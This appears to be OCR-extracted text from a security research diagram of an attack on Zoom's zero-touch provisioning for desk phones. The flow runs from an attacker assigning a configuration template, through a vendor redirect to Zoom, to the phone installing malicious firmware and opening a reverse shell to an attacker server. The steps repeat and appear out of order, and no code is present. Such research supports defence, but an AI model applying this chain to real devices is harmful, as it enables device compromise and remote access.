
7. downloads and installs
malicious firmware


1. adds a device and assigns
a configuration template


controls

attacker server

attacker


vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
desk phone
2. initiates that Zoom is the provisioning and configuration server for the added device
5. requests the device configuration
6. responses with the final device configuration
zoom
8. reverse shell initiated
7. downloads and installs malicious firmware
1. adds a device and assigns a configuration template
controls
attacker server
attacker

